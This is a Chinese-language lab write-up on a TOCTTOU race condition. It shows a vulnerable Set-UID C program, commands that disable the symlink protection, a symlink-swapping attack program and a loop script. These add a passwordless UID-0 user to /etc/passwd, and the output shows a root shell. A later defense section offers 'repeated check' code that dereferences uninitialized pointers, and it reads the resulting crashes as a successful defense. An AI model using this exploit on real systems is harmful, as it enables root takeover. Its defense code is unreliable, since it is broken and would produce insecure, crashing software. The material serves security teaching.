

# TOCTTOU 漏洞及防御

## 1.TOCTTOU 漏洞

首先在本用户下新建一个文件夹，命名为 race\_condition，如下图 1 所示。

```
aim@aim-VirtualBox:~$ mkdir race_condition
```

图 1

然后在需要修改操作系统的针对竞态条件漏洞的防御，限制程序使用全局可写目录（如/tmp）中的符号链接，需要关闭这些保护。如下图 2 所示。


```
aim@aim-VirtualBox:~$ sudo su
[sudo] aim 的密码:
root@aim-VirtualBox:/home/aim# echo 0 > /proc/sys/fs/protected_symlinks
root@aim-VirtualBox:/home/aim# exit
exit
```

图 2

然后在此文件夹下以 root 用户创建具有竞态条件攻击漏洞的程序，如下图 3、4 所示。

```
aim@aim-VirtualBox:~$ cd race_condition
aim@aim-VirtualBox:~/race_condition$ sudo gedit vulp.c
```

图 3




```
#include<stdio.h>
#include<string.h>
#include<unistd.h>
#define DELAY 10000

int main()
{
    char *fn="/tmp/XYZ";
    char buffer[60];
    FILE *fp;
    long int i,num;
    /*get user input*/
    scanf("%50s",buffer);
    if(!access(fn,W_OK))
    {
        /*add probability of success*/
        for(i=0;i<DELAY;i++)
        {
            num=i*i;
        }
        /*flaw of race condition*/
        fp=fopen(fn,"a+");
        fwrite("\n",sizeof(char),1,fp);
        fwrite(buffer,sizeof(char),strlen(buffer),fp);
        fclose(fp);
    }
    else
    {
        printf("No permission\n");
    }
    return 0;
}
```

图 4


上图是一个 Set-UID 程序(root 所有) , 它将用户输入的字符串添加到文件 /tmp/XYZ 后, access() 会检查用户是否具备访问资源的权限, 也就是说该函数检查 real id 而不是 effective id。由于检查 (access) 与访问 (fopen) 之间存在时间间隙, 所以检查与访问的就有可能不是同一个文件, 即使它们的名字相同。如果一个恶意攻击者可以创建一个 /tmp/XYZ/ 链接指向 /etc/shadow, 输入的字符串就会追加到 shadow 文件中去。

之后以 root 用户编译此文件, 对得到的可执行文件设置为 SET-UID 文件, 其方法如下图 5、6 所示。



```
aim@aim-VirtualBox:~/race_condition$ sudo gcc -o vulp vulp.c
```

图 5



```
aim@aim-VirtualBox:~/race_condition$ sudo chmod u+s vulp
aim@aim-VirtualBox:~/race_condition$ ls -la
总用量 20
drwxrwxr-x  2 aim aim 4096 5月 15 00:42 .
drwxr-xr-x 20 aim aim 4096 5月 15 00:40 ..
-rwsr-xr-x  1 root root 7632 5月 15 00:42 vulp
-rw-r--r--  1 root root 506 5月 15 00:42 vulp.c
```

图 6

之后，再创建一个用于存放需要附加内容的文件，命名为 `append_text`，向其中添加内容用于附加在 `/etc/passwd` 中，具体为向其中添加一个用户。如下图 7、8 所示。

```
aim@aim-VirtualBox:~/race_condition$ gedit append_text
```

图 7

```
aim@aim-VirtualBox:~/race_condition$ cat append_text
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```

图 8

接下来再创建一个检查是否攻击成功的脚本，由于无法具体访问有些权限受限制的文件，此时通用的方法就是检查此文件的时间戳是否改变，通过反复检查时间戳，就可以确定是否文件被修改，以及是否攻击成功，是因为竞态条件攻击是多个进程或线程访问或操作同一块数据而存在时间差的利用从而进行攻击的，但是这是一个概率问题，所以为了增加攻击成功的概率，需要反复执行才可能成功。如下图 9、10、11 所示。

```
aim@aim-VirtualBox:~/race_condition$ gedit check.sh
```

图 9

```
check.sh (~/.race_condition) - gedit
打开(O) [icon]

#!/bin/sh
#old=`ls -l /home/aim/race_condition/root_file`
#new=`ls -l /home/aim/race_condition/root_file`
old=`ls -l /etc/passwd`
new=`ls -l /etc/passwd`
while [ "$old" = "$new" ]
do
    ./vulp < append_text
    new=`ls -l /etc/passwd`
done
echo "STOP...The file has been changed"
```

图 10

```
aim@aim-VirtualBox:~/race_condition$ sudo chmod u+x check.sh
```

图 11

之后再创建攻击程序，用于在具有竞态条件程序运行时进行创建新的链接，如下图 12、13 所示。

```
aim@aim-VirtualBox:~/race_condition$ gedit attack.c
```

图 12

```

#include<stdlib.h>
#include<unistd.h>
int main()
{
    while(1)
    {
        //system("ln -sf /home/aimee/race_condition/tmp_file /tmp/XYZ");
        //system("ln -sf /home/aimee/race_condition/root_file /tmp/XYZ");
        unlink("/tmp/XYZ");
        symlink("/home/aimee/race_condition/tmp_file", "/tmp/XYZ");
        usleep(1000);
        unlink("/tmp/XYZ");
        symlink("/etc/passwd", "/tmp/XYZ");
        usleep(1000);
    }
    return 0;
}

```

图 13

之后再编译此文件，如下图 14 所示。

```

aimee@aimee-VirtualBox:~/race_condition$ gcc -o attack attack.c

```

图 14

接着需要在本文件夹下再创建一个临时文件用于进行临时的文件链接，如下图 15 所示。

```

aimee@aimee-VirtualBox:~/race_condition$ touch tmp_file

```

图 15

最后，所有文件的详细信息如下图 16 所示。

```

aimee@aimee-VirtualBox:~/race_condition$ ls -la
总用量 52
drwxrwxr-x  2 aimee aimee 4096 5月 15 10:08 .
drwxr-xr-x 20 aimee aimee 4096 5月 15 09:48 ..
-rw-rw-r--  1 aimee aimee   44 5月 15 00:44 append_text
-rwxrwxr-x  1 aimee aimee 7428 5月 15 00:53 attack
-rw-rw-r--  1 aimee aimee  414 5月 15 00:52 attack.c
-rwxr-w-r--  1 aimee aimee  263 5月 15 10:08 check.sh
-rw-rw-r--  1 aimee aimee  4356 5月 15 00:58 tmp_file
-rwsr-xr-x  1 root  root  7632 5月 15 00:42 vulp
-rw-r--r--  1 root  root   506 5月 15 00:42 vulp.c

```

图 16

此时，同时运行 `attack` 可执行程序与检查脚本，就可以实施竞态条件攻击了，其结果如下图 17 所示。



```

aimee@aimee-VirtualBox:~/race_condition$ ./attack & ./check.sh
[4] 18030
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission

```

图 17

等程序运行结束后，再查看/etc/passwd 的文件内容，如下图 18 所示。

```

aimee@aimee-VirtualBox: ~/race_condition
No permission
No permission
No permission
No permission
No permission
No permission
No permission
STOP...The file has been changed
aimee@aimee-VirtualBox:~/race_condition$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108:./home/syslog:/bin/false
_apt:x:105:65534:./nonexistent:/bin/false
messagebus:x:106:110:./var/run/dbus:/bin/false
uuidd:x:107:111:./run/uuidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:117:./nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:/bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/bin/false
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
saned:x:119:127:./var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
aimee:x:1000:1000:aimee,,,:/home/aimee:/bin/bash
vboxadd:x:999:1:./var/run/vboxadd:/bin/false
test:U6aMy0wojraho:0:0:test:/root:/bin/bashaimee@aimee-VirtualBox:~/race_condition$

```

图 18

从上图可以看到，经过了很多行的 No permission 后出现了“STOP...The file has been changed”，此时证明已把内容添加/etc/passwd 中了，并且使用该用户是可以登录为 root 的，如下图 19 所示，证明竞态条件攻击成功了。

```
aimée@aimée-VirtualBox:~/race_condition$ su test
密码:
root@aimée-VirtualBox:/home/aimée/race_condition# id
uid=0(root) gid=0(root) 组=0(root)
root@aimée-VirtualBox:/home/aimée/race_condition# whoami
root
```

图 19

## 2. 防御措施

### 2.1 开启操作系统的针对竞态条件漏洞的防御

对 Ubuntu 中的竞态条件攻击保护措施开启，限制文件链接，如下图 20 所示。

```
aimée@aimée-VirtualBox:~/race_condition$ sudo su
[sudo] aimée 的密码:
root@aimée-VirtualBox:/home/aimée/race_condition# echo 1 > /proc/sys/fs/protected_symlinks
root@aimée-VirtualBox:/home/aimée/race_condition# cat /proc/sys/fs/protected_symlinks
1
root@aimée-VirtualBox:/home/aimée/race_condition# exit
exit
aimée@aimée-VirtualBox:~/race_condition$ ./attack & ./check.sh
[5] 20456
No permission
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
No permission
Segmentation fault (core dumped)
Segmentation fault (core dumped)
```

图 20

从上图可以看到，当开启对竞态条件攻击的保护后，再次运行攻击程序则无法成功。

### 2.2 最小特权原则

对原始的具有竞态条件攻击漏洞的程序进行修改，限制其程序运行时的权限，如下图 21 所示。




```
打开(O)  [icon]
#include<stdio.h>
#include<string.h>
#include<unistd.h>
#define DELAY 10000

int main()
{
    char *fn="/tmp/XYZ";
    char buffer[60];
    FILE *fp;
    long int i,num;
    /*get user input*/
    scanf("%50s",buffer);
    /*Principle of Least Privilege*/
    uid_t euid=geteuid();
    seteuid(getuid()); //effective uid=real uid
    if(!access(fn,W_OK))
    {
        /*add probability of success*/
        for(i=0;i<DELAY;i++)
        {
            num=i*i;
        }
        /*flaw of race condition*/
        fp=fopen(fn,"a+");
        fwrite("\n",sizeof(char),1,fp);
        fwrite(buffer,sizeof(char),strlen(buffer),fp);
        fclose(fp);
    }
    else
    {
        printf("No permission\n");
    }
    seteuid(euid); //recover privilege
    return 0;
}
```

图 21

然后再次运行查看结果如下图 22 所示。



```
aimee@aimee-VirtualBox:~/race_condition$ ./attack & ./check.sh
[7] 21319
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
Segmentation fault (core dumped)
No permission
No permission
No permission
No permission
```

图 22

从上图可以看出，进行设置最小权限原则后，攻击无法成功。



## 2.3 重复检查-执行

对原始的具有竞态条件攻击漏洞的程序进行修改，增加重复检查的操作，如下图 23 所示。



```
~/race_condition) - gedit
vulp.c
~/race_condition

int main()
{
    char *fn="/tmp/XYZ";
    char buffer[60];
    FILE *fp;
    long int i,num;
    int a1,a2,a3,a4,a5;
    char *fn1,*fn2,*fn3,*fn4;
    /*get user input*/
    scanf("%50s",buffer);
    /*Principle of Least Privilege*/
    // uid_t euid=geteuid();
    // seteuid(getuid()); //effective uid=real uid
    if(a1!=access(fn,W_OK))
    {
        /*
        /*add probability of success* /
        for(i=0;i<DELAY;i++)
        {
            num=i*i;
        }
        */
        //Nesting n levels
        *fn1=*fn;
        a2=!access(fn1,W_OK);
        *fn2=*fn1;
        a3=!access(fn2,W_OK);
        *fn3=*fn2;
        a4=!access(fn3,W_OK);
        *fn4=*fn3;
        a5=!access(fn4,W_OK);
        if((a1==a2)&&(a2==a3)&&(a3==a4)&&(a4==a5))
        {
            fp=fopen(fn4,"a+");
            fwrite("\n",sizeof(char),1,fp);
            fwrite(buffer,sizeof(char),strlen(buffer),fp);
            fclose(fp);
        }
        else
        {
            printf("No permission\n");
        }
    }
    else
    {
        printf("No permission\n");
    }
    // seteuid(euid); //recover privilege
    return 0;
}
```

图 23

然后再次运行查看结果如下图 24 所示。



```

aimee@aimee-VirtualBox:~/race_condition$ ./attack & ./check.sh
[11] 1196
Segmentation fault (core dumped)
Segmentation fault (core dumped)
No permission
No permission
No permission
Segmentation fault (core dumped)
No permission
No permission
Segmentation fault (core dumped)
No permission
No permission
Segmentation fault (core dumped)
No permission
No permission
Segmentation fault (core dumped)
No permission
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)

```

图 24

从上图在进行重复检查后, 由于第一次就修改了 `fn` 的值, 导致其指向 `/etc/passwd`, 但是此时用户没有对 `/etc/passwd` 修改的权限, 如下图 25 所示, 所以会显示攻击不成功。

```

aimee@aimee-VirtualBox:~/race_condition$ ls -la
总用量 2012
drwxrwxr-x  2 aimee aimee  4096 5月 15 11:59 .
drwxr-xr-x 20 aimee aimee  4096 5月 15 09:48 ..
-rw-rw-r--  1 aimee aimee   44 5月 15 00:44 append_text
-rwxrwxr-x  1 aimee aimee 7428 5月 15 10:21 attack
-rw-rw-r--  1 aimee aimee  389 5月 15 10:20 attack.c
-rwxrw-r--  1 aimee aimee  279 5月 15 10:31 check.sh
-rw-rw-r--  1 root  root  7172 5月 15 10:26 root_file
-rw-rw-r--  1 aimee aimee 2007764 5月 15 11:36 tmp_file
-rwsr-xr-x  1 root  root   7632 5月 15 11:59 vulp
-rw-r--r--  1 root  root    955 5月 15 11:59 vulp.c
aimee@aimee-VirtualBox:~/race_condition$ ls -l /etc/passwd
-rw-r--r--  1 root root 2461 5月 15 11:36 /etc/passwd

```

图 25